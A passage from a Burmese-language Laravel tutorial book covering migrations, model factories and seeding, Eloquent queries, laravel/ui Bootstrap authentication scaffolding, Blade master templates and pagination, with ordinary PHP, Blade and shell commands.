ဒီ Command ကို Run လိုက်တဲ့အတွက် `/app/Models/Article.php` ဆိုတဲ့ Model ဖိုင်နဲ့ `/database/migrations/xxx_create_articles_table.php` ဆိုတဲ့ ဖိုင်နှစ်ခု တည်ဆောက် ပေးသွားမှာ ဖြစ်ပါတယ်။ `xxx` နေရာမှာ Run တဲ့အချိန်နဲ့ ရက်စွဲပေါ်မူတည်ပြီး တစ်ယောက်နဲ့တစ်ယောက် မတူဘဲ ကွဲပြားသွားမှာပါ။

ကြားဖြတ်ပြီး တစ်ခုပြောချင်ပါတယ်။ Model နဲ့ Migration အမည်ဆင်တူလို့ အမှတ်မမှားပါနဲ့။ Migration ဆိုတာ Table ကို စီမံဖို့ဖြစ်ပြီး Model ဆိုတာ (Table ထဲက) Data ကို စီမံဖို့ ဖြစ်တယ် လို့ အလွယ်မှတ်နိုင်ပါတယ်။ Data တွေ စီမံဖို့အတွက် ပုံမှန်အားဖြင့် SQL Query တွေကို အသုံးပြုရပါမယ်။ Laravel မှာတော့ Eloquent လို့ခေါ်တဲ့ ORM နည်းပညာ တစ်ခုပါဝင်ပြီး ဒီနည်းပညာကို ရှေ့ဆက်အသုံးပြုသွားမှာပါ။ ORM ဆိုတာ Object Relational Mapping ရဲ့ အတိုကောက်ဖြစ်ပြီး လိုရင်းအနှစ်ချုပ်ကတော့ Database Data တွေကို SQL Query တွေမသုံးဘဲ OOP ကုဒ်နဲ့ စီမံလို့ရအောင် ကြားခံဆောင်ရွက်ပေးတဲ့ နည်းပညာ လို့ မှတ်နိုင်ပါတယ်။ PHP မှာ Entity, Doctrine, Eloquent စသဖြင့် ORM နည်းပညာ အမျိုးမျိုးရှိပါတယ်။

ဆက်လက်ပြီး Table တည်ဆောက်ဖို့အတွက် တည်ဆောက်လိုတဲ့ Table ရဲ့ ဖွဲ့စည်းပုံကို သတ်မှတ်ပေးပါမယ်။ `/database/migrations/xxx_create_articles_table.php` ဖိုင်ကိုဖွင့်လိုက်ပါ။ အထဲမှာ အခုလိုကုဒ်တွေ ပါဝင်ပါလိမ့်မယ်။

PHP

```php
<?php

use Illuminate\Database\Migrations\Migration;
use Illuminate\Database\Schema\Blueprint;
use Illuminate\Support\Facades\Schema;

class CreateArticlesTable extends Migration
{
    /**
     * Run the migrations.
     *
     * @return void
     */
    public function up()
    {
        Schema::create('articles', function (Blueprint $table) {
            $table->id();
            $table->timestamps();
        });
    }

    /**
     * Reverse the migrations.
     *
     * @return void
     */
    public function down()
    {
        Schema::dropIfExists('articles');
    }
}
```

`up()` Method အတွင်းမှာ Table တည်ဆောက်တဲ့ကုဒ်ကို တစ်ခါထဲ ရေးထားပေးပါတယ်။ Table ရဲ့ အမည်ကို `articles` လို့ ပေးထားပါတယ်။ လောလောဆယ်မှာ `id` နဲ့ `timestamps` ဆိုတဲ့ သတ်မှတ်ချက်နှစ်ခု ပါဝင်ပါတယ်။ ဒါကြောင့်ခုနေ ဒီကုဒ်ကို Run ရင် `id`, `created_at`, `updated_at` ဆိုတဲ့ Column (၃) ခု ပါဝင်တဲ့ `articles` Table ကိုရရှိမှာဖြစ်ပါတယ်။ Laravel မှာ `timestamps`

အတွက် `created_at` နဲ့ `updated_at` ကို သုံးလို့ပါ။ မ Run ခင် ပါဝင်စေလိုတဲ့ Column တွေ အရင် ထည့်ပေးလိုက်ပါမယ်။ `up()` Method ကို အခုလို ပြင်ပေးလိုက်ပါ။

PHP

```php
public function up()
{
    Schema::create('articles', function (Blueprint $table) {
        $table->id();
        $table->string('title');
        $table->text('body');
        $table->integer('category_id');
        $table->timestamps();
    });
}
```

`title` အမည်နဲ့ String Column တစ်ခု၊ `body` အမည်နဲ့ Text Column တစ်ခု၊ `category_id` အမည်နဲ့ Integer Column တစ်ခု၊ စုစုပေါင်း Column (၃) ခုထပ်တိုးပေးလိုက်တာပါ။ ပြီးရင် ဒီကုဒ်ကို Run လို့ရပါပြီ။ ဒီလိုပါ -

```
php artisan migrate
```

ဒါဆိုရင် `id`, `title`, `body`, `category_id`, `created_at`, `updated_at` ဆိုတဲ့ Column (၅) ခုပါဝင်တဲ့ `articles` Table ကို တည်ဆောက်သွားမှာ ဖြစ်ပါတယ်။ သတိပြုရမှာကတော့ Framework နဲ့အတူ တခြား Migration ဖိုင်တွေလည်း တစ်ခါထဲပါလာပါသေးတယ်။ `/database/migrations` ဖိုဒါထဲမှာ ကြည့်လို့ရပါတယ်။ ဒါကြောင့် ကိုယ်တိုင် Migration ဖိုင်တစ်ခု ထည့်လိုက်ပေမယ့် တစ်ကယ်တမ်း Run သွားတာ Migration ဖိုင် (၄-၅) ခုဖြစ်တယ်ဆိုတဲ့ အချက်ကို သတိပြုပါ။

Database Seeding

Table တည်ဆောက်ပြီးတဲ့အခါ နမူနာ Data တစ်ချို့ထည့်ပေးဖို့ လိုအပ်တတ်ပါတယ်။ Laravel မှာ ဒီလို နမူနာ Data ထည့်ပေးနိုင်တဲ့ နည်းပညာလည်း တစ်ခါထဲ ပါဝင်ပါတယ်။ Database Seeding လို့ခေါ်ပါတယ်။ နမူနာ Data တွေထည့်သွင်းဖို့အတွက် Model Factory လို့ခေါ်တဲ့ နမူနာ Data (Model Object)

တွေ့ ထုတ်ပေးနိုင်တဲ့ကုဒ်ကို အရင်ရေးသင့်ပါတယ်။ ဒီလိုပါ -

```
php artisan make:factory ArticleFactory
```

ဒီ Command ကို Run လိုက်ရင် `ArticleFactory.php` အမည်နဲ့ ဖိုင်တစ်ခု `/databases/factories` ထဲမှာ တည်ဆောက်ပေးသွားပါလိမ့်မယ်။ အထဲမှာ အခုလို ကုဒ်တွေ ပါဝင်မှာပါ။

PHP

```php
<?php

namespace Database\Factories;

use Illuminate\Database\Eloquent\Factories\Factory;

class ArticleFactory extends Factory
{
    /**
     * Define the model's default state.
     * @return array
     */
    public function definition()
    {
        return [
            //
        ];
    }
}
```

ဒီ Model Factory ကိုအသုံးပြုပြီး Model တစ်ခုတည်ဆောက်ရာမှာ ပါဝင်ရမယ့် Property တွေကို သတ်မှတ်ပါမယ်။ ဒါကြောင့် definition() Method ကုဒ်ကို အခုလိုပြင်ပေးဖို့ လိုအပ်ပါတယ်။

PHP

```php
public function definition()
{
    return [
        'title' => $this->faker->sentence,
        'body' => $this->faker->paragraph,
        'category_id' => rand(1, 5),
    ];
}
```

`title` အတွက် Sample စာတစ်ကြောင်း၊ `body` အတွက် Sample စာတစ်ပိုဒ်နဲ့ `category_id` အတွက် 1, 5 ကြား Random တန်ဖိုး တစ်ခုတို့ကို ပေးလိုက်တာ ဖြစ်ပါတယ်။ faker ဆိုတာက `name`, `phoneNo`, `email`, `address` စသဖြင့် အသုံးဝင်တဲ့ Random Sample တွေ ထုတ်ပေးနိုင်တဲ့ နည်းပညာတစ်ခုပါ။ Laravel ကအဲ့ဒီနည်းပညာကို တစ်ခါထဲ ထည့်ပေးထားလို့ အခုလို အသုံးပြုနိုင်တာ ဖြစ်ပါတယ်။ လက်ရှိ `sentence` နဲ့ `paragraph` ကို အသုံးပြုထားပါတယ်။ Faker မှာပါတဲ့ လုပ်ဆောင်ချက်အပြည့်အစုံကို သိချင်ရင် အောက်ကလိပ်စာမှာ လေ့လာနိုင်ပါတယ်။

- https://github.com/fzaninotto/Faker

ပြီးတဲ့အခါ `/database/seeds` ဖိုဒါထဲက `DatabaseSeeder.php` ဆိုတဲ့ဖိုင်ကို ဖွင့်ကြည့်ပါ။ အထဲမှာ ဒီလိုကုဒ်တွေ ရှိနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

PHP

```php
<?php

use Illuminate\Database\Seeder;

class DatabaseSeeder extends Seeder
{
    /**
     * Seed the application's database.
     *
     * @return void
     */
    public function run()
    {
        // $this->call(UserSeeder::class);
    }
}
```

`run()` Method ထဲမှာ Factory ရဲ့ အကူအညီနဲ့ နမူနာ Data တွေ Table ထဲကို ထည့်ပေးတဲ့ကုဒ်ကို အခုလို ရေးပေးရမှာ ဖြစ်ပါတယ်။

PHP

```php
<?php

namespace Database\Seeders;

use Illuminate\Database\Seeder;
use App\Models\Article;

class DatabaseSeeder extends Seeder
{
    /**
     * Seed the application's database.
     *
     * @return void
     */
    public function run()
    {
        Article::factory()->count(20)->create();
    }
}
```

ဒါဟာ စောစောကတည်ဆောက်လိုက်တဲ့ `ArticleFactory` က ပြန်ပေးတဲ့ ကြိုတင်သတ်မှတ်ထားတဲ့ Property ကိုသုံးပြီး Model အခု (၂၀) တည်ဆောက်လိုက်တဲ့သဘောပါ။ တစ်နည်းအားဖြင့် articles Table ထဲကို Record အကြောင်း (၂၀) ထည့်သွင်းလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒီကုဒ်ကို Run ပေးဖို့တော့လိုပါသေးတယ်။ Run ပေးလိုက်မှာ Record တွေက ဝင်သွားမှာပါ။ ဒီလို Run ရပါတယ် -

```
php artisan db:seed
```

Database Table နဲ့ Sample Data တွေကို Manual တစ်ခုချင်းလုပ်စရာမလိုဘဲ အခုလို ကုဒ်လေးရေးပြီး Run ယုံနဲ့ စီမံလို့ရတယ်ဆိုတာ လက်တွေ့မှာ တော်တော်အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေပါ။ အထူးသဖြင့် အများနဲ့ပူးပေါင်းအလုပ်လုပ်တဲ့အခါ တစ်ယောက်က Table Structure ပြင်လိုက်လို့ ကိုယ့်ဆီမှာ ကုဒ်ကအလုပ်မလုပ်တော့ဘူး ဆိုတာမျိုး ဖြစ်စရာမလိုတော့ပါဘူး။ သူထည့်ပေးလိုက်တဲ့ Migration ကုဒ်ကို Run လိုက်ယုံနဲ့ Updated Structure ကို ကိုယ့်ဆီမှာလည်း ရသွားမှာ ဖြစ်ပါတယ်။


Model

အခုဆိုရင် Table တည်ဆောက်ခြင်း၊ Sample Data ထည့်သွင်းခြင်းတွေ ပြီးသွားပြီမို့လို့ ဒီ Data ကို အသုံးချပါတော့မယ်။ `ArticleController.php` ဖိုင်ကိုဖွင့်ပြီး အခုလိုပြင်ပေးပါ။

PHP

```php
<?php

namespace App\Http\Controllers;

use App\Models\Article;
use Illuminate\Http\Request;

class ArticleController extends Controller
{
    public function index()
    {
        $data = Article::all();

        return view('articles.index', [
            'articles' => $data
        ]);
    }

    public function detail($id)
    {
        return "Controller - Article Detail - $id";
    }
}
```

ထိပ်နားမှာ ကျွန်တော်တို့တည်ဆောက်ထားတဲ့ Model ဖြစ်တဲ့ `App\Models\Article` ကို Import လုပ်ထားတာ သတိပြုပါ။ ပြီးတဲ့အခါ `Article::all()` Method ကိုသုံးပြီး `articles` Table ထဲက ရှိ Record အားလုံးကို ထုတ်ယူထားပါတယ်။ အရမ်းလွယ်ပါတယ်။ `SELECT * FROM articles` စသဖြင့် SQL Query တွေ မလိုအပ်တော့ပဲ သတ်မှတ်ထားတဲ့ Method တွေ Property တွေကနေတစ်ဆင့် Data ကို အခုလို စီမံနိုင်ခြင်း ဖြစ်ပါတယ်။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ။



ဒါဟာ `articles` Table ထဲက Data တွေကို တွေ့မြင်နေရခြင်းပဲ ဖြစ်ပါတယ်။

ဒီအခန်းမှာတော့ ဒီလောက်နဲ့ခဏနားကြပါဦးစို့။ နောက်အခန်းတွေမှာ Model နဲ့ပတ်သက်တဲ့ ကိစ္စတွေ ဆက်လေ့လာစရာ ကျန်ရှိပါသေးတယ်။

အခန်း (၄၇) – Laravel Authentication

Model နဲ့ပတ်သက်ပြီး ကျန်နေတာတွေ ဆက်မကြည့်ခင် UI ပိုင်း သပ်သပ်ရပ်ရပ်ဖြစ်စေဖို့ကိုလည်း တစ်ခါထဲ တွဲပြီး လုပ်သွားပါဦးမယ်။ ဒီအတွက် Laravel မှာ Bootstrap CSS Framework ကို အသုံးပြုဖန်တီးထားတဲ့ UI တစ်ခါထဲ ပါပါတယ်။ ပြီးတော့ User Login, Register, Logout စတဲ့ Authentication (Auth) လုပ်ဆောင်ချက်တွေလည်း ကြိုတင်ရေးပေးထားပြီးသာ ပါပါတယ်။

အရင် Laravel Version အဟောင်းတွေမှာဆိုရင် UI နဲ့ Auth က အတွဲလိုက်ပါ။ `make:auth` ကို အသုံးပြုပြီး Authentication ကုဒ်ဖိုင်တွေ တည်ဆောက်လိုက်တာနဲ့ UI ပါ တစ်ခါထဲ ပါသွားတာပါ။ အခုနောက်ပိုင်း Version တွေမှာတော့ UI ကသပ်သပ် Auth က သပ်သပ်ဖြစ်သွားပါပြီ။ သပ်သပ်စီ သုံးလို့ရသလို တွဲသုံးလို့လည်း ရပါတယ်။ ဒါပေမယ့် အသုံးပြုလိုရင် `laravel/ui` Package ကို Install လုပ်ပေးဖို့ လိုသွားပါတယ်။ တစ်ခါထဲ တွဲထည့်မပေးတော့ပါဘူး။ ဒါကြောင့် `laravel/ui` ကို အခုလို Install လုပ်ပေးပါ။

```
composer require laravel/ui "4.*"
```

လက်ရှိ Laravel ပရောဂျက်ဖိုဒါထဲမှာ Run ရမှာပါ။ ဒီနည်းနဲ့ ထပ်မံထည့်သွင်း အသုံးပြုလိုတဲ့ တခြား PHP Package တွေကိုလည်း ထပ်ထည့်လို့ ရပါတယ်။ Laravel 10 အတွက် UI 4 ကို အသုံးပြုရမှာဖြစ်လို့ နောက်ဆုံးက 4.* ဆိုတဲ့ Version Number ကို ထည့်ပြောရတာပါ။ `laravel/ui` ကို Install လုပ်ပြီးပြီဆိုရင် Auth နဲ့ UI အတွက် ကုဒ်တွေကို အခုလို အတွဲလိုက် ဖန်တီးယူလို့ရပါပြီ။

```
php artisan ui bootstrap --auth
```


UI မှာ (၃) မျိုးရှိပါတယ်။ `vue`, `react` နဲ့ `bootstrap` ပါ။ ဒီစာအုပ်မှာတော့ Bootstrap ကိုပဲ သုံးသွားမှာပါ။ အပေါ်က Command က လိုအပ်တဲ့ဖိုင်တွေ ဆောက်ပေးသွားတယ်။ ပြီးတော့ Bootstrap ကို သုံးမယ်လို့ သတ်မှတ်လိုက်ပါတယ်။ တစ်ကယ့် Bootstrap CSS Framework ဖိုင်တွေကိုတော့ Download မလုပ်ရသေးပါဘူး။ ဒါကြောင့် ဒီ Command တွေ ဆက် Run ပေးဖို့ လိုပါသေးတယ်။

```
npm install
npm run dev
```

ဒီ Command တွေက Composer မဟုတ်တော့ပါဘူး။ NPM ဖြစ်သွားပါပြီ။ Frontend Package တွေနဲ့ JavaScript Package တွေအတွက် NPM ကိုပဲ သုံးကြလေ့ရှိတာပါ။ ဒါကြောင့် ကိုယ့်စက်ထဲမှာ NPM ကို Install လုပ်ထားပြီး ဖြစ်ဖို့တော့ လိုပါသေးတယ်။ မရှိသေးရင် nodejs.org ကနေ Node ကို Download လုပ်ပြီး Install လုပ်လိုက်ရင် NPM လည်း တစ်ခါထဲ ပါဝင်သွားပါလိမ့်မယ်။

`npm install` Command က Bootstrap အပါအဝင် လိုအပ်တဲ့ Frontend Library တွေကို Download လုပ်ပေးသွားမှာဖြစ်ပြီး၊ `npm run dev` Command ကတော့ CSS ကုဒ်တွေ JavaScript ကုဒ်တွေကို အသင့်အသုံးပြုနိုင်အောင် Vite လို့ခေါ်တဲ့ Client-side နည်းပညာတစ်မျိုးကို သုံးပြီး Compile လုပ်ပေးမှာ ဖြစ်ပါတယ်။ သူက Dev Server အနေနဲ့ စောင့်ကြည့်ပြီး၊ View မှာ တစ်ခုခုပြင်လိုက်တိုင်း အလိုအလျောက် Client-side ကုဒ်တွေကို Re-compile လုပ်ပေးသွားမှာဖြစ်လို့၊ Run လက်စ Vite Dev Server ကို မပိတ်လိုက်ဘဲ ဒီအတိုင်း ဆက် Run ထားပေးဖို့ လိုအပ်ပါတယ်။

ဒီ Command တွေအားလုံး Run လို့ စုံပြီဆိုရင်တော့ `/login`, `/register` စတဲ့ URL တွေနဲ့ စမ်းသပ်အသုံးပြုလို့ရသွားပါပြီ။



ပြီးခဲ့တဲ့ အခန်းမှာ Migration ကုဒ်တွေကို Run တဲ့အခါ User Data တွေသိမ်းဖို့အတွက် လိုအပ်တဲ့ Table လည်း တစ်ခါထဲ ပါဝင်သွားပြီး ဖြစ်ပါတယ်။ ဒါကြောင့် User Account တွေဆောက်၊ Login တွေဝင်ပြီး တော့ စမ်းမယ်ဆိုရင်လည်း စမ်းကြည့်လို့ရတာကို တွေ့ရမှာဖြစ်ပါတယ်။

အခန်း (၄၈) – Laravel Master Template

အခုဆိုရင် UI Package ကိုလည်း ထည့်သွင်းပြီးဖြစ်လို့ ကျွန်တော်တို့ ရေးသားလက်စကုဒ်ကို သပ်သပ်ရပ်ရပ်ဖြစ်အောင် ပြင်ကြပါမယ်။ View Template တွေ ရေးတဲ့အခါ တူညီတဲ့ကုဒ်ကို ထပ်ခါထပ်ခါ ရေးစရာ မလိုဘဲ တစ်ကြိမ်ရေးထားပြီး လိုအပ်တဲ့နေရာကနေ ပြန်ယူသုံးလို့ရတဲ့နည်းတွေ ရှိပါတယ်။ အဲ့ဒီထဲက အရေးအကြီးဆုံးနည်း တစ်ခုကတော့ Master Template ဖြစ်ပါတယ်။

Master Template တွေကို ကိုယ်တိုင်ရေးရင်လည်း ရနိုင်ပေမယ့် UI Package ကို ထည့်သွင်းလိုက်တဲ့အတွက် Master Template တစ်ခု အသင့်ပါဝင်သွားလို့ အခုတော့ အဲ့ဒီ Template ကို ဆက်လက်အသုံးပြုပြီး ရေးသားသွားမှာပါ။ တည်နေရာကတော့ `/resources/views/layouts/app.blade.php` ဖြစ်ပါတယ်။ ကျွန်တော်တို့ရေးသားလက်စဖြစ်တဲ့ `/resources/views/articles` ဖိုဒါထဲက `index.blade.php` ကို အခုလို ပြင်ရပါမယ်။


HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
  <div class="container">
    @foreach($articles as $article)
      <div class="card mb-2">
        <div class="card-body">
          <h5 class="card-title">{{ $article->title }}</h5>
          <div class="card-subtitle mb-2 text-muted small">
            {{ $article->created_at->diffForHumans() }}
          </div>
          <p class="card-text">{{ $article->body }}</p>
```

```
            <a class="card-link"
              href="{{ url("/articles/detail/$article->id") }}">
              View Detail &raquo;
            </a>
          </div>
        </div>
      @endforeach
    </div>
@endsection
```

ပထမဆုံးအနေနဲ့ Blade ရဲ့ `@extends()` ကိုသုံးပြီး `layouts/app` ကို လှမ်းယူလိုက်ပါတယ်။ ပြီးတော့မှ အဲ့ဒီ Layout ထဲမှာ Content အနေနဲ့ ဖော်ပြရမယ့် Template ကုဒ်ကို `@section("content")` ကိုသုံးပြီး ရေးပေးလိုက်တာပါ။ ဒါကြောင့် `layouts/app` Template ထဲမှာ ပေးလိုက်တဲ့ Content နဲ့ ပြပေးတဲ့ ရလဒ်ကို ရမှာ ဖြစ်ပါတယ်။

Content အနေနဲ့ Bootstrap CSS Framework ရဲ့ လုပ်ဆောင်ချက်တွေကို အသုံးပြုပြီး `title`, `created_at` နဲ့ `body` တို့ကို ဖော်ပြထားပါတယ်။ ထူးခြားချက်အနေနဲ့ `created_at` ပေါ်မှာ `diffForHumans()` Method ကို သုံးထားလို့ ရက်စွဲအချိန်ကို 3 seconds ago, 1 day ago စသဖြင့် ဖတ်ရှုနားလည်ရ လွယ်ကူတဲ့ပုံစံနဲ့ ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ နောက်တစ်ချက်ကတော့ View Detail Link ထည့်ထားပြီး `href` အတွက် လိပ်စာကို `url()` Function နဲ့ ပေးထားပါတယ်။ ဒါကြောင့် အဲ့ဒီ Link ကို နှိပ်လိုက်ရင် `/articles/detail/{id}` Route ကို ရောက်သွားမှာဖြစ်ပါတယ် (Double Quote String ကိုသုံးထားတာ သတိပြုပါ)။ စမ်းကြည့်လိုက်ရင် ရလဒ်က ဒီလိုဖြစ်မှာပါ။



Bootstrap ကိုအသုံးပြုထားတာဖြစ်လို့ ဒီထက်ပိုသပ်ရပ်အောင် လုပ်မယ်ဆိုရင်လည်း အလွယ်တစ်ကူ လုပ်လို့ရနိုင်ပါတယ်။

လက်စနဲ့ အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တစ်ချို့ထည့်ကြည့်ပါဦးမယ်။ `ArticleController.php` ထဲက `index()` Method ကို အခုလိုပြင်ကြည့်လိုက်ပါ။

PHP

```php
public function index()
{
    $data = Article::latest()->paginate(5);

    return view('articles.index', [
        'articles' => $data
    ]);
}
```

မူလက `Article::all()` ကို အသုံးပြုထားရာကနေ `Article::latest()` ကို ပြောင်းသုံးလိုက်တာပါ။ အဓိပ္ပါယ်က Record တွေကို ထုတ်ယူတဲ့အခါ နောက်ဆုံးထည့်သွင်းထားတဲ့ Record ကို အရင်

ထုတ်ယူမယ်၊ တနည်းအားဖြင့် ပြောင်းပြန်စီပြီး ထုတ်ယူမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ပြီးတော့ `paginate()` Method ကိုလည်း သုံးထားပါသေးတယ်။ စာမျက်နှာတွေ ခွဲပြမယ်၊ တစ်မျက်နှာကို (၅) ခုပဲပြမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဒါတွေကို ကိုယ့်ဘာသာရေးရမယ်ဆိုရင် အလုပ်ရှုပ်ပါတယ်။ အခုတော့ Framework မှာ ဒီလို လုပ်ဆောင်ချက်တွေ အသင့်ပါလို့ ယူသုံးလိုက်ယုံပါပဲ။

စမ်းကြည့်နိုင်ဖို့အတွက် `articles/index` Template မှာ ဒီလိုလေးထပ်ထည့်ပေးပါ။

HTML/Blade/PHP

```
@extends("layouts.app")

@section("content")
  <div class="container">

    {{ $articles->links() }}

    @foreach($articles as $article)
      ...
    @endforeach
  </div>
@endsection
```

ကုဒ်တိုသွားအောင် အကုန်ပြန်မပြတော့ပါဘူး။ ထပ်တိုးလိုက်တဲ့အပိုင်းကိုပဲ ဦးစားပေးပြီး ပြထားတာပါ။ `$articles` ပေါ်မှာ `links()` Method ကို Run ထားတဲ့ ကုဒ်တစ်ကြောင်းပဲ ထပ်ဖြည့်လိုက်တာပါ။ ဒီ Method က စာမျက်နှာ ခွဲပြတဲ့အခါ နောက်စာမျက်နှာတွေကို သွားလို့ရတဲ့ Pagination Links တွေကို ထုတ်ပေးတဲ့ Method ပါ။

